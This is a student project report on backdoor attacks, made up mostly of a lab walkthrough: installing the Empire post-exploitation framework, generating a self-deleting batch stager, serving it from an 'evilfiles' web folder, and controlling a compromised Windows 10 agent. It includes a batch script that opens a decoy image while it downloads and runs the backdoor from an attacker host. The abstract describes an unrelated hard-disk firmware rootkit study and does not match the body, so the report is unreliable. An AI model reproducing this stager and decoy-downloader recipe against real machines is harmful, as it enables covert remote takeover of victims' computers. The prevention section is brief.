SRI RAMACHANDRA
INSTITUTE OF HIGHER EDUCATION AND RESEARCH
(Category - I Deemed to be University) Porur, Chennai
SRI RAMACHANDRA FACULTY OF ENGINEERING AND TECHNOLOGY

Implementation and prevention of Backdoor Attacks

Project Report

Quarter III (Year 3)

Submitted to

SRI RAMACHANDRA INSTITUTE OF HIGHER EDUCATION AND RESEARCH

SRI RAMACHANDRA FACULTY OF ENGINEERING AND TECHNOLOGY

For the Award of the Degree of

BACHELOR OF TECHNOLOGY

in

COMPUTER SCIENCE AND ENGINEERING

(Cyber security and Internet of Things)

by

Shriram KP(E0219007)

February 2022

BONAFIDE CERTIFICATE

This is to certify that the Project report submitted by Shriram KP(E0219007) is a record of original work done by him and submitted to SRI RAMACHANDRA FACULTY OF ENGINEERING AND TECHNOLOGY during the academic year 2022 in partial fulfillment of the requirements for the award of the degree of BACHELOR OF TECHNOLOGY in COMPUTER SCIENCE AND ENGINEERING (Cyber Security and Internet of Things).

Abstract

Modern workstations and servers implicitly trust hard disks to act as well-behaved block devices. This paper analyzes the catastrophic loss of security that occurs when hard disks are not trustworthy. First, we show that it is possible to compromise the firmware of a commercial off-the-shelf hard drive, by resorting only to public information and reverse engineering. Using such a compromised firmware, we present a stealth rootkit that replaces arbitrary blocks from the disk while they are written, providing a *data replacement back-door*. The measured performance overhead of the compromised disk drive is less than 1% compared with a normal, non-malicious disk drive. We then demonstrate that a remote attacker can even establish a communication channel with a compromised disk to infiltrate commands and to ex-filtrate data. In our example, this channel is established over the Internet to an unmodified web server that relies on the compromised drive for its storage, passing through the original webserver, database server, database storage engine, filesystem driver, and block device driver. Additional experiments, performed in an emulated disk-drive environment, could automatically extract sensitive data such as /etc/shadow (or a secret key file) in less than a minute. This paper claims that the difficulty of implementing such an attack is not limited to the area of government cyber-warfare; rather, it is well within the reach of moderately funded criminals, botnet herders and academic researchers.

Acknowledgment

It is with my immense gratitude that I acknowledge the support and help of my professor Prabhu Kavin who has always encouraged us into this Research. I am grateful to Sri Ramachandra faculty of Engineering and Technology, Chennai for providing the necessary facilities to undertake this project work. I also thank my family and friends, for their endless support throughout this work.

Table of Contents

Title **Page**

INTRODUCTION

- A backdoor is a means of access to a computer program that bypasses security mechanisms.
- A programmer may sometimes install a backdoor so that the program can be accessed for troubleshooting or other purposes.
- However, attackers often use backdoors that they detect or install themselves to access the victim's device.

How Hacking is Done ?

- Inject Trojan or any malicious code with the software.
- Trojan modify windows registry so that it can be run on every startup.
- Trojan Opens some ports so that attacker can access to victim device.
- Attacker uses your IP Address with port number to log in into your device.

Can Someone Get My IP Address ?

- Every computer you connect it to the internet will use your IP address to establish this connection.
- Some software that people use it in a daily basis may be unknowingly sharing their IP address.
- Websites
- Received E-mail.

How Can You Get Hacked ?

- Social Media

(Sharing links between users)

- E-mail

(Attachments)

- Websites

(Suspicious sites)

NetCat

- Netcat is a computer networking utility for reading from and writing to network connections using TCP or UDP.
- Some of the potential uses of netcat:
- File transfers
- Scanning ports
- Firewall testing
- Network performance testing
- Server-Client chat system
- Troubleshooting.

Prevention

- Keep updated
- Use Firewall
- Don’t get into unwanted websites
- Use original links

Protect Yourself

- Use the latest version of your antivirus, do periodically scan every day.
- Open links from trusted sources only.
- Network Monitoring.

Implementation of project:

Installation of Empire:

Empire does not come pre-installed in Kali, follow these simple steps to install it:
1.Go to the /opt directory (optional).

```
cd /opt
```

2. Clone the project from github.

```
git clone https://github.com/EmpireProject/Empire.git
```

3. Navigate to its setup directory

```
cd Empire/setup
```

4. Run the installer

```
./install.sh
```


Wait for the installer to finish, and then you can run the tool from its directory in /opt/Empire, so first you'll have to navigate to it using cd

```
cd /opt/Empire
```


Then run it

```
./empire
```


Turning on Empire (Server and Client)



Basic Information



Activating Listener



Creating Stager with options


```
[*] Connected to localhost
(Empire) > usestager
(Empire) > usestager windows/launcher_bat

 Author       @harmj0y
 Description  Generates a self-deleting .bat launcher for Empire.
 Name         windows/launcher_bat

Record Options
```

Name	Value	Required	Description
Bypasses	mattifestation etw	False	Bypasses as a space separated list to be prepended to the launcher
Delete	True	False	Switch. Delete .bat after running.
Language	powershell	True	Language of the stager to generate.
Listener		True	Listener to generate stager for.
Obfuscate	False	False	Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only.
ObfuscateCommand	Token\All\1	False	The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True. For powershell only.
OutFile	launcher.bat	False	Filename that should be used for the generated output, otherwise returned as a string.
Proxy	default	False	Proxy to use for request (default, none, or other).
ProxyCreds	default	False	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).


```
(Empire: usestager/windows/launcher_bat) > set Listener http
[*] Set Listener to http
```


```
┌──(root💀kali)-[/var/www/html/evilfiles]
└─# service apache2 start
```

Folder having Evilfiles




Switching to Host Computer





Active Agents



Penetrating into Agents (Host Machine)

```
(Empire: agents) > interact ZKS2PDNY
(Empire: ZKS2PDNY) > info
```

Agent Options

ID	3
architecture	AMD64
checkin_time	2022-02-24T04:39:11+00:00
children	
delay	5
external_ip	192.168.114.128
functions	
high_integrity	0
hostname	MSEDGEWIN10
internal_ip	192.168.114.128
jitter	0.0
kill_date	
language	powershell
language_version	5
lastseen_time	2022-02-24T04:41:00+00:00
listener	http
lost_limit	60
name	ZKS2PDNY
nonce	9229019368993326
notes	
os_details	Microsoft Windows 10 Enterprise Evaluation
parent	

Steganography Evil Files


- Convert bat into exe file.
- Having this script help to execute the command.

imageandexe1.bat

File Edit Search Options Help

```
cd %TEMP%
Powershell -Command "Invoke-WebRequest 'https://jpeg.org/images/jpeg-home.jpg' -OutFile sea.jpg"
sea.jpg
Powershell -Command "Invoke-WebRequest 'http://192.168.114.129/evilfiles/empire_backdoor_8080.bat' -OutFile empire_backdoor_8080.bat"
empire_backdoor_8080.bat
```

Normal Image Invoke (Host Machine)



Conclusion

In conclusion, we continue to see technology evolve and individuals all over the world us Facebook, Google, Amazon, Microsoft, or Apple tools to communicate, shop, or share information that can be vulnerable to being hacked without proper security in place. Throughout the years, we also see how terrorist and criminal threats have increased with many involving encrypted data and information. With the debate over federal government access to encrypted information heats up, we have continued to see new legislation introduced that look to mandate creating backdoors.